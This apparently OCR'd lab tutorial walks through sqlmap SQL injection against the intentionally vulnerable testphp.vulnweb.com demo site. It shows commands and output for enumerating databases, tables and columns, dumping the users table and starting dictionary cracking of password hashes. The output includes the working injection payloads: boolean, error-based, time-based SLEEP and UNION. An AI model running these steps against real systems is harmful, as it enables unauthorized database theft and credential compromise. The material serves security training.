


v. Now in terminal enter the command: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -dbs`. `-dbs` command will give number of databases in the website.



```
vishnu@kali: ~
File Actions Edit View Help
--batch          Never ask for user input, use the default behavior
--flush-session  Flush session files for current target
Miscellaneous:
These options do not fit into any other category
--wizard         Simple wizard interface for beginner users
[!] to see full list of options run with '-hh'
(vishnu@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:15:21 /2022-04-13
[*] testing connection to the target URL
[17:15:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:15:22] [INFO] testing if the target URL content is stable
[17:15:23] [INFO] target URL content is stable
```

vi. After using the above command, we got to know that there are two databases: acuart and information_schema.



```
vishnu@kali: ~
File Actions Edit View Help
ET)
Payload: cat=2 AND GTID_SUBSET(CONCAT(0x71717a7671,(SELECT (ELT(7095=7095,1))),0x7171707a71
),7095)
Type: time-based blind
Title: MySQL > 5.0.12 OR time-based blind (SLEEP)
Payload: cat=2 OR SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=2 UNION ALL SELECT CONCAT(0x71717a7671,0x5979766f646a6a414a42504c526f576c64504
6725a667063756d6d526d4a56734762586b7649495a,0x7171707a71),NULL,NULL,NULL,NULL,NULL,NU
LL,NULL,NULL--

[17:17:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.6
[17:17:29] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[17:17:29] [INFO] fetched data logged to text files under '/home/vishnu/.local/share/sqlmap/out
put/testphp.vulnweb.com'


[*] ending @ 17:17:29 /2022-04-13

(vishnu@kali)-[~]
$
```

vii. Let us choose the database 'acuart'. Now entering the next command:`sqlmap -u`

`http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart --tables.`

This command will tell us how many tables are present in acuart database.




The screenshot shows a terminal window on an Ubuntu 64-bit system. The terminal session is as follows:

```
vishnu@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart --tables
[1.6#stable] {1.6#stable}
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:19:33 /2022-04-13/
[17:19:34] [INFO] resuming back-end DBMS 'mysql'
[17:19:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=2 AND 2635=2635

[17:19:34] [INFO] resuming back-end DBMS 'mysql'
[17:19:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
```

viii. A list of tables present in the acuart database will be given as result.



```


vishnu@kali:~$ 
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=2 UNION ALL SELECT CONCAT(0x71717a7671,0x5979766f646a6a414a42504c526f576c64504
6725a667063756d6d526d4a56734762586b7649495a,0x7171707a71),NULL,NULL,NULL,NULL,NULL,NULL,NU
LL,NULL,NULL-- -
[17:19:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.6
[17:19:35] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists | Thing
| carts   | 
| categ   | 
| featured| 
| guestbook| 
| pictures | 
| products | 
| users   | 
+-----+
[17:19:35] [INFO] fetched data logged to text files under '/home/vishnu/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 17:19:35 /2022-04-13/
(vishnu@kali)-[~]
$ 

```

ix. We are interested in searching in the artists table. Now entering command:

sqlmap -u

<http://testphp.vulnweb.com/listproducts.php?cat=2> -D acuart -T artists --columns. This command will return the columns present in artists table.




```

vishnu@kali:~$ 
File Actions Edit View Help
put/testphp.vulnweb.com'
[*] ending @ 17:19:35 /2022-04-13/ 
(vishnu@kali)-[~]$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T artists --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:21:20 /2022-04-13/ 
[17:21:20] [INFO] resuming back-end DBMS 'mysql'
[17:21:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=2 AND 2635=2635
    PHP error message: 
    Type: error-based

```


- x. The columns and the type of variables that can be inputted in the field have been displayed as output.



```
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=2 UNION ALL SELECT CONCAT(0x71717a7671,0x5979766f646a6a414a42504c526f576c64504
6725a667063756d6d526d4a56734762586b76495a,0x7171707a71),NULL,NULL,NULL,NULL,NULL,NULL,NU
LL,NULL,NULL--
```

Column	Type
adesc	text
aname	varchar(50)
artist_id	int

- xi. Now entering command: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users --dump`. This command will dump all the data from users table.




```
condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis liber
o.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna \nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\ncorpora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>
| lyzae |
```

[17:24:51] [INFO] table 'acuart.artists' dumped to CSV file '/home/vishnu/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'

[17:24:51] [INFO] fetched data logged to text files under '/home/vishnu/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:24:51 /2022-04-13

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users --dump




```
(vishnu㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:26:47 /2022-04-13/

[17:26:47] [INFO] resuming back-end DBMS 'mysql'
[17:26:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=2 AND 2635=2635

  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
  Payload: cat=2 AND GTID_SUBSET(CONCAT(0x71717a7671,(SELECT (ELT(7095=7095,1))),0x7171707a71
```

xii. Entering y for storing hashes in temporary file and for dictionary-based attack.




```
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
Payload: cat=2 AND GTID_SUBSET(CONCAT(0x71717a7671,(SELECT (ELT(7095=7095,1))),0x7171707a71
),7095)

Type: time-based blind
Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
Payload: cat=2 OR SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=2 UNION ALL SELECT CONCAT(0x71717a7671,0x5979766f646a6a414a42504c526f576c64504
6725a667063756d6d526d4a56734762586b7649495a,0x7171707a71),NULL,NULL,NULL,NULL,NULL,NULL,NU
LL,NULL,NULL-- -

[17:26:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[17:26:51] [INFO] fetching columns for table 'users' in database 'acuart'
[17:26:52] [INFO] fetching entries for table 'users' in database 'acuart'
[17:26:52] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[17:26:56] [INFO] writing hashes to a temporary file '/tmp/sqlmapapi_t8__in14287/sqlmaphashes-5pa
julhd.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[17:26:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
```

